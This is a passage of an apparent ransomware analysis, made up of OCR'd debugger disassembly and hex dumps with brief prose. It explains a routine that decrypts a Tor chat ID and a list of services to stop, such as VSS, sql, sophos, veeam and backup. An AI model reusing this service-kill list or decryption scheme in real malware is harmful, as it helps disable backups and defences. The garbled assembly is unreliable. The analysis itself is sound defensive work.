•	004031B9	68 68B64000	push edp.40B668	
•	004031BE	6A 40	push 40	
•	004031C0	68 00B04000	push_edp.40B000	40B000:"\$[JN` 'X]uOq[le-Osbv<<0XrT;
•	004031C5	E8 06F1FFFF	call edp. 4022D0	

)

It turns out that this function is responsible for decrypting several data stored in the binary's .keys section. The first time the routine is called, it decrypts the Tor client chat ID used to communicate with the perpetrators.

	004022F6	6666:0F1F8400 00	nop word ptr ds:[eax+eax],ax	
>•	00402300	8BC 6	mov eax,esi	
	00402302	8A9C35 00FFFFFF	mov bl,byte ptr ss:[ebp+esi-100]	
	00402309	33D2	xor edx,edx	
	0040230B	OFB6CB		
			movzx ecx,bl	
•	0040230E	F775 0C	div dword ptr ss:[ebp+C]	
	00402311	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]:"\$[JN` 'X]u
	00402314	0FB60402	movzx eax,byte ptr ds:[edx+eax]	
	00402318	03C7	add eax,edi	
	0040231A	03C8	add ecx,eax	
	0040231C	OFB6F9	movzx edi,cl	
	0040231F	8A843D 00FFFFFF	mov al, byte ptr ss: ebp+edi-100	
	00402326	888435 00FFFFFF	mov byte ptr ss: ebp+esi-100, al	
		46		
-	0040232D		inc esi	
•	0040232E	889C3D 00FFFFFF	mov byte ptr ss:[ebp+edi-100],bl	
•	00402335	81FE 00010000	cmp_esi,100	
L®	0040233B	^ 72 C3	jb edp. 402300	
•	0040233D	8B75 14	mov esi,dword ptr ss:[ebp+14]	
	00402340	33DB	xor ebx,ebx	
	00402342	33C0	xor eax,eax	
0	00402344	85 F 6	test esi,esi	
	00402346	× 74 59	je edp. 4023A1	
		8B7D 10		[ebp+10]:"6bECA2b2A
-			mov edi,dword ptr ss:[ebp+10]	[epp+10]: GDECA2D2A
•	00102010	0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
}●	00402350	40	inc eax	
•	00402351	8D7F 01	lea edi,dword ptr ds:[edi+1]	
	00402354	0FB6D0	movzx edx,al	
	00402357	8955 14	mov dword ptr ss:[ebp+14],edx	
	0040235A	8A8C15 00FFFFFF	mov cl,byte ptr ss:[ebp+edx-100]	
	00402361	0FB6C1	movzx eax,cl	
	00402364	03C3	add eax,ebx	
	00402366	OFB6D8	movzx ebx,al	
ě	00402369	8A841D 00FFFFFF	mov al, byte ptr ss:[ebp+ebx-100]	
-	00402370	888415 00FFFFFF	mov byte ptr ss: ebp+edx-100, al	
•	00402377	8B45 14	mov eax,dword ptr ss:[ebp+14]	
•	0040237A	0FB6D1	movzx edx,cl	
•	0040237D	888C1D 00FFFFFF	mov byte ptr ss:[ebp+ebx-100],cl	
•	00402384	0FB68C05 00FFFFF	movzx ecx,byte ptr ss:[ebp+eax-100]	
	0040238C	03D1	add edx,ecx	
	0040238E	0FB6CA	movzx ecx,dl	
	00402391	0FB68C0D 00FFFFF	movzx ecx, byte ptr ss:[ebp+ecx-100]	
	00402399	304F FF	xor byte ptr ds:[edi-1],c]	
	0040239C	83EE 01	sub esi,1	
-		^ 75 AF	ine edp. 402350	
	10040229EL		Jiic cup. 402000	
	0040239F		mov eav dword ntr cc.[ehn+10]	[ehn+10] · "chccA2h2A
∃ []	004023A1	8B45 10	mov eax, dword ptr ss:[ebp+10]	[ebp+10]:"6bECA2b2A
	004023A1 004023A4	8B45 10 5F	pop edi	[ebp+10]:"6bECA2b2A
0	004023A1 004023A4 004023A5	8B45 10 5F 5E	pop edi pop esi	[ebp+10]:"6bECA2b2A
	004023A1 004023A4 004023A5 004023A6	8845 10 5F 5E 58	pop edi pop esi pop ebx	[ebp+10]:"6bECA2b2A
	004023A1 004023A4 004023A5 004023A6 004023A7	8845 10 SF SE SB 88E5	pop edi pop esi pop ebx mov esp,ebp	[ebp+10]:"6bECA2b2A
• • •	004023A1 004023A4 004023A5 004023A6 004023A7 004023A9	8845 10 5F 5E 5B 88E5 5D	pop edi pop esi pop ebx mov esp,ebp pop ebp	[ebp+10]:"6bECA2b2A
	004023A1 004023A4 004023A5 004023A6 004023A7	8845 10 5F 5E 5B 8BE5 5D C3	pop edi pop esi pop ebx mov esp,ebp pop ebp	[ebp+10]:"6bECA2b2A
• • •	004023A1 004023A4 004023A5 004023A6 004023A7 004023A9 004023A9	8845 10 5F 5E 5B 88E5 5D	pop edi pop esi pop ebx mov esp,ebp	
	004023A1 004023A4 004023A5 004023A6 004023A7 004023A9	8845 10 5F 5E 5B 8BE5 5D C3	pop edi pop esi pop ebx mov esp,ebp pop ebp	[ebp+10]:"6bECA2b2A
0 0 0 0 0	004023A1 004023A5 004023A5 004023A6 004023A7 004023A9 004023AA	8845 10 5F 5B 88E5 5D C3	pop edi pop esi pop ebx mov esp,ebp pop ebp ret	>
	004023A1 004023A4 004023A5 004023A6 004023A7 004023A9 004023A9	8845 10 5F 5B 88E5 5D C3	pop edi pop esi pop ebx mov esp,ebp pop ebp ret	>
Ump 1 Address	004023A4 004023A5 004023A5 004023A6 004023A7 004023A9 004023AA <	8845 10 5F 5B 88E5 5D C3 2 U Dump 3 U Dump 3	pop edi pop esi pop ebx mov esp,ebp pop ebp ret imp 4 Dump 5 🛞 Watch 1 [x=] Locals 🖉 Sta ASCII	>
Dump 1	004023A4 004023A5 004023A5 004023A6 004023A7 004023A9 004023AA <	8845 10 5F 5B 88E5 5D C3	pop edi pop esi pop ebx mov esp,ebp pop ebp ret imp 4 Dump 5 🛞 Watch 1 [x=] Locals 🖉 Sta ASCII	>
Dump 1 Address 00408048	004023A1 004023A5 004023A5 004023A6 004023A7 004023A7 004023AA <	8845 10 5F 5E 5B 88E5 5D C3 2 41 32 62 32 41 46 4	pop edi pop esi pop ebx mov esp,ebp pop ebp ret imp 4 Dump 5 🛞 Watch 1 [x=] Locals 🖉 Sta ASCII	>
Dump 1 Address 00408048 00408058	004023A1 004023A5 004023A5 004023A6 004023A7 004023A7 004023AA <	8845 10 5F 5E 5B 88E5 5D C3 2 3 41 32 62 32 41 46 4 1 61 30 45 61 61 41 0	pop edi pop esi pop ebx mov esp, ebp pop ebp ret imp 4 Dump 5 Watch 1 [x= Locals 2 State ASCII 46 66 42 43 31 44 6bECA2b2AFFfBC1D	>
Dump 1 Address 00408048 00408058 00408058	004023A1 004023A5 004023A5 004023A6 004023A7 004023A7 004023AA <	8845 10 5F 5E 5B 88E5 5D C3 2 3 41 32 62 32 41 46 4 1 61 30 45 61 61 41 0	pop edi pop esi pop ebx mov esp,ebp pop ebp ret State imp 4 Dump 5 State 4 4 Dump 5 State 4 4 6 38 6 36 5 State 4 4 6 38 6 6 6 4 34 6 38 6 6 6 4 34 6 8 6 5 38 6 6 4 6 4 5 4 6 38 6 6 4 4 6 6 6 4 4 3 6 6 5 3 5 5 5 3 5 5 5 5 5 5 5 5 5 5 5	>

The second time it is called, it is used to decrypt a series of strings, which will later be used as reference for substrings to look for in order to determine what services to stop, as we will see. The strings are:

- VSS
- sql
- memtas
- mepocs
- sophos
- veeam
- backup

- pulseway
- logme
- logmein
- connectwise
- splashtop
- mysql
- Dfs

	004022F2	33FF	xor edi,edi	
	004022F4	33F6	xor esi,esi	
-	004022F6		nop word ptr ds:[eax+eax],ax	
·>•	00402300	8BC 6	mov eax,esi	
•	00402302	8A9C35 00FFFFFF	mov bl,byte ptr ss:[ebp+esi-100]	
•	00402309	33D2	xor edx,edx	
	0040230B	OFB6CB	movzx ecx,bl	
	0040230E	F775 0C	div dword ptr ss:[ebp+C]	
	00402311	8B45 08	mov eax, dword ptr ss:[ebp+8]	[ebp+8]:"\$[JN` 'X]uOq[le-Osbv<<0Xr]
ě	00402314	0FB60402	movery and byte of delegation	[copro]: #[sin xruod[re osbrekovi
-			movzx eax,byte ptr ds:[edx+eax]	
•	00402318	03C7	add eax,edi	
•	0040231A	03C8	add ecx,eax	
•	0040231C	OFB6F9	movzx edi,cl	
	0040231F	8A843D 00FFFFFF	mov al,byte ptr ss:[ebp+edi-100]	
	00402326	888435 00FFFFFF	mov byte ptr ss:[ebp+esi-100],al	
	0040232D	46	inc esi	
	0040232E	889C3D 00FFFFFF	mov byte ptr ss:[ebp+edi-100],b]	
-				
•	00402335	81FE 00010000	cmp_esi,100	
·•	0040233B	^ 72 C3	jb edp. 402300	
•	0040233D	8B75 14	mov esi,dword ptr ss:[ebp+14]	
•	00402340	3 3D B	xor ebx.ebx	
	00402342	33C0	xor eax, eax	
	00402344	85F6	test esi,esi	
-	00402346	× 74 59	je edp. 4023A1	Selected all the second members of
٠	00402348	8B7D 10	mov edi,dword ptr_ss:[ebp+10]	<pre>[ebp+10]:"vss,sql,memtas,mepocs,so;</pre>
•	0040234B	0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
>●	00402350	40	inc eax	
	00402351	8D7F 01	<pre>lea edi,dword ptr ds:[edi+1]</pre>	
	00402354	OFBGDO	movzx edx,al	
	00402357	8955 14		
			mov dword ptr ss:[ebp+14],edx	
٠	0040235A	8A8C15 00FFFFFF	mov cl,byte ptr ss:[ebp+edx-100]	
•	00402361	0FB6C1	movzx eax,cl	
•	00402364	03C3	add eax,ebx	
	00402366	0FB6D8	movzx ebx,al	
	00402369	8A841D 00FFFFFF	mov al.byte ptr ss: ebp+ebx-100	
	00402369	888415 00FFFFFF	mov al, byte ptr ss: ebp+ebx-100	
	00402370	888415 00FFFFFF	mov byte ptr ss:[ebp+edx-100],al	
	00402370 00402377	888415 00FFFFFF 8845 14	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14]</pre>	
	00402370 00402377 0040237A	888415 00FFFFFF 8845 14 0FB6D1	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,cl</pre>	
• • •	00402370 00402377 0040237A 0040237D	888415 00FFFFF 8845 14 0FBGD1 888C1D 00FFFFFF	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1</pre>	
	00402370 00402377 0040237A	888415 00FFFFFF 8845 14 0FB6D1	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,cl mov byte ptr ss:[ebp+ebx-100],cl movzx ecx,byte ptr ss:[ebp+eax-100]</pre>	
• • •	00402370 00402377 0040237A 0040237D	888415 00FFFFF 8845 14 0FBGD1 888C1D 00FFFFFF	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,cl mov byte ptr ss:[ebp+ebx-100],cl movzx ecx,byte ptr ss:[ebp+eax-100]</pre>	
•	00402370 00402377 0040237A 0040237D 00402384 0040238C	888415 00FFFFF 8B45 14 0FB6D1 888C1D 00FFFFFF 0FB68C05 00FFFFF 03D1	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx</pre>	
0	00402370 00402377 0040237A 0040237D 00402384 0040238C 0040238E	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1</pre>	
	00402370 00402377 0040237A 0040237D 00402384 00402382 0040238E 00402391	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB6SC0D 00FFFFF	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100]</pre>	
	00402370 00402377 0040237A 0040237A 00402384 00402382 0040238E 00402391 00402399	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,dyte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1</pre>	
	00402370 00402377 0040237A 0040237D 00402384 00402382 00402382 00402391 00402399 00402392	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,cl mov byte ptr ss:[ebp+ebx-100],cl movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,dl movzx ecx,dl movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],cl sub esi,1</pre>	
	00402370 00402377 0040237A 0040237D 00402384 00402382 0040238E 00402391 00402399 00402395	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 ^ 75 AF	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350</pre>	
	00402370 00402377 0040237A 0040237D 0040238L 0040238E 00402391 00402391 0040239F 0040239F	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 7 75 AF 8845 10	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,c] mov byte ptr ss:[ebp+ebx-100],c] movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d] movzx ecx,dl movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c] sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10]</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,so</pre>
€11 →	00402370 0040237A 0040237A 0040237D 0040238C 0040238C 0040238E 00402399 00402399 00402395 0040239 00402341 004023A4	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB62C0D 00FFFFF 304F FF 83EE 01 ^ 75 AF 8845 10 5F	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,so</pre>
	00402370 00402377 0040237A 0040237D 0040238L 0040238E 00402391 00402391 0040239F 0040239F	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 7 75 AF 8845 10	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,soj</pre>
=1₽>	00402370 00402377 0040237A 0040237D 00402384 00402382 00402382 00402391 00402395 0040239F 00402345	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB6SC0 00FFFFF 304F FF 83EE 01 7 5 AF 8845 10 5F 5E	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop edi pop esi</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,so;</pre>
31 2→	00402370 00402377 0040237A 00402370 0040238C 0040238C 0040238C 00402399 00402399 00402395 00402394 004023A4 004023A4	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 58	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop edi pop ebx</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,soj</pre>
	00402370 00402377 0040237A 0040237D 00402384 00402382 00402382 00402391 00402395 0040239F 00402345	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB6SC0 00FFFFF 304F FF 83EE 01 7 5 AF 8845 10 5F 5E	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop edi pop esi</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,so;</pre>
	00402370 00402377 0040237A 00402370 0040238C 0040238C 0040238C 00402399 00402399 00402395 00402394 004023A4 004023A4	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 58	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop edi pop ebx</pre>	<pre>[ebp+10]:"vss,sql,memtas,mepocs,sop</pre>
	00402370 00402377 0040237A 00402370 0040238C 0040238C 0040238E 00402395 00402399 00402395 00402394 004023A4 004023A4 004023A5	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 58	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop edi pop ebx</pre>	
	00402370 00402377 00402377 0040237A 00402384 00402382 00402382 00402391 00402391 00402392 00402395 004023 44 004023A5 004023A5	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 58 8885	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp</pre>	>
	00402370 00402377 0040237A 00402370 0040238C 0040238C 0040238E 00402395 00402395 00402395 00402341 004023A4 004023A5 004023A5	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 5B 88E5	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop ebx mov esp,ebp</pre>	>
	00402370 00402377 00402377 0040237A 0040237A 00402384 00402384 00402385 00402391 00402395 00402395 00402347 004023A5 004023A7 004023A7 004023A7	888415 00FFFFF 8845 14 0FB6D1 888C1D 00FFFFF 0FB68C05 00FFFFF 03D1 0FB6CA 0FB68C0D 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 58 8885	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 imovzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,dyte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp mov esp,ebp mov exp.dword ptr ss:[ebp+10] pop edi pop edi</pre>	>
EIP	00402370 00402377 00402377 0040237A 0040237A 00402384 00402382 00402382 00402395 00402395 00402395 00402345 004023A7 004023A4 004023A5 004023A7 004023A5	888415 00FFFFFF 8845 14 0FB6D1 888C1D 00FFFFF 03D1 0FFFF 03D1 0FB6CA 0FB6SC0D 00FFFFF 304F FF 83E5 55 2 Up Dump 3	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 imovzy ecx,d2 imovz ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp mov esp,ebp mov esp,ebp Match 1 [x=]Locals 2 Str ASCII</pre>	>
Dump 1 Addr ess 0408260	00402370 00402377 0040237A 0040237A 0040237A 00402384 00402382 00402384 00402382 00402381 00402392 00402391 00402394 004023A4 004023A5 004023A4 004023A5 004023A4 004023A5 004023A7 004023A5 0040235 004025 004005 004000000000000000000000	888415 00FFFFFF 8845 14 0FB6D1 888(1D 00FFFFFF 03D1 00FFFFFF 03D1 0FB68C0D 00FFFFFF 04F FF 83E5 10 5F 5E 5B 88E5 2 Jump Dump 3 2 Jump 2	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+el4] movzx edx,c1 mov byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop esi pop esi pop esi mov esp,ebp m</pre>	>
Dump 1 Address H 00408260 7 00408270 6	00402370 00402377 00402377 00402377 00402374 00402384 00402384 00402382 00402391 00402391 00402399 00402395 00402347 004023A4 004023A5 004023A7 004023A7 004023A7 € € € 6 73 73 20 6 73 73 20	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFFF 03D1 0FF66CA 0FB6CA 00FFFFFF 304F FF 83E5 55 58 88E5 2 JUDump 3 JUDump 3 2 JUDump 3 JUDump 3 2 JUDump 3 JUDump 3	<pre>mov byte ptr ss:[ebp+edx-100],a] mov eax,dword ptr ss:[ebp+14] movzx edx,c1 movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100],c1 add edx,ecx movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp mov es</pre>	>
EIP	00402370 00402377 00402377 0040237A 00402370 00402384 00402382 00402382 00402389 00402399 00402399 00402399 00402399 00402395 00402345 00402345 004023A5 00402399 00402345 0040235 0040235 0040235 0040235 0040235 0040235 0040235 0040235 0040235 0040235 0040235 00402000000000000000000000000000000000	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFF 03D1 0FBFCA 0FB6CA 00FFFFF 304F FF 83EE 01 75 AF 8845 10 5F 5E 5B 88E5 2 Ump Dump 3 Ump Dum 2 71 6C 2C 6D 65 63 61 63 68 70 26 70 26	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+14] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp ASCII por 4 61 73 2C 6D yss,sq1,memtas,m por 5 @pocs,sophos,vee 0.74 61 73 65 65 @pocs,rzq am,backup,pulsew	>
Dump 1 Address 1 00408270 6 00408270 6 00408280 6 00408280 6	00402370 00402377 00402377 00402377 00402374 00402384 00402384 00402385 00402381 00402395 00402395 00402395 00402395 00402344 004023A5 004023A7 004023A5 004023A7 Colores 004023A7 Colores 004023A7 Colores 004023A7 Colores 004023A7 Colores	888415 OOFFFFFF 8845 14 0FB6D1 888(1D) 888(1D) 00FFFFF 07B6CA 00FFFFF 03D1 0FF658C0D 00FB65C0D 00FFFFF 304F FF 838E5 55 58 88E5 2 UUDURD 3 0 C <	<pre>mov byte ptr ss:[ebp+edx-100],a1 mov eax,dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 imovzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,d1 movzx ecx,d1 imovzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp mov esp,ebp mo</pre>	>
EIP	00402370 00402377 00402377 00402377 00402377 00402384 00402382 00402382 00402399 00402399 00402399 00402399 00402395 00402347 004023A5 004023A5 004023A7 004023A7 004023A7 004023A7 004023A5 004023A7 004023A7 004023A5 004023A7 004023A5 004023A7 004023A5 004023A5 004023A7 004023A5 004023A5 004023A7 004023A5 00405 0050505 0050505 005050505 005050505000000	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFFF 03D1 0FB6CA 0FB6SC0D 00FFFFFF 304F FF 83E5 55 58 58 2 June Dump 3 73 71 6C 2C 6F 70 6F 2C 6F 67 65 63 74 70 75 70 73 71 6C 2C 6F 67 60 2C 66 67 67 60 62 61 63 74 77 69	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp move exp.component ASCII P 4 Mp 4 Mp 4 Mp 4 State ASCII F 67 65 20 20 21 22 23 24 25 26 273 26 273 26 273 26 273 26 273 273	>
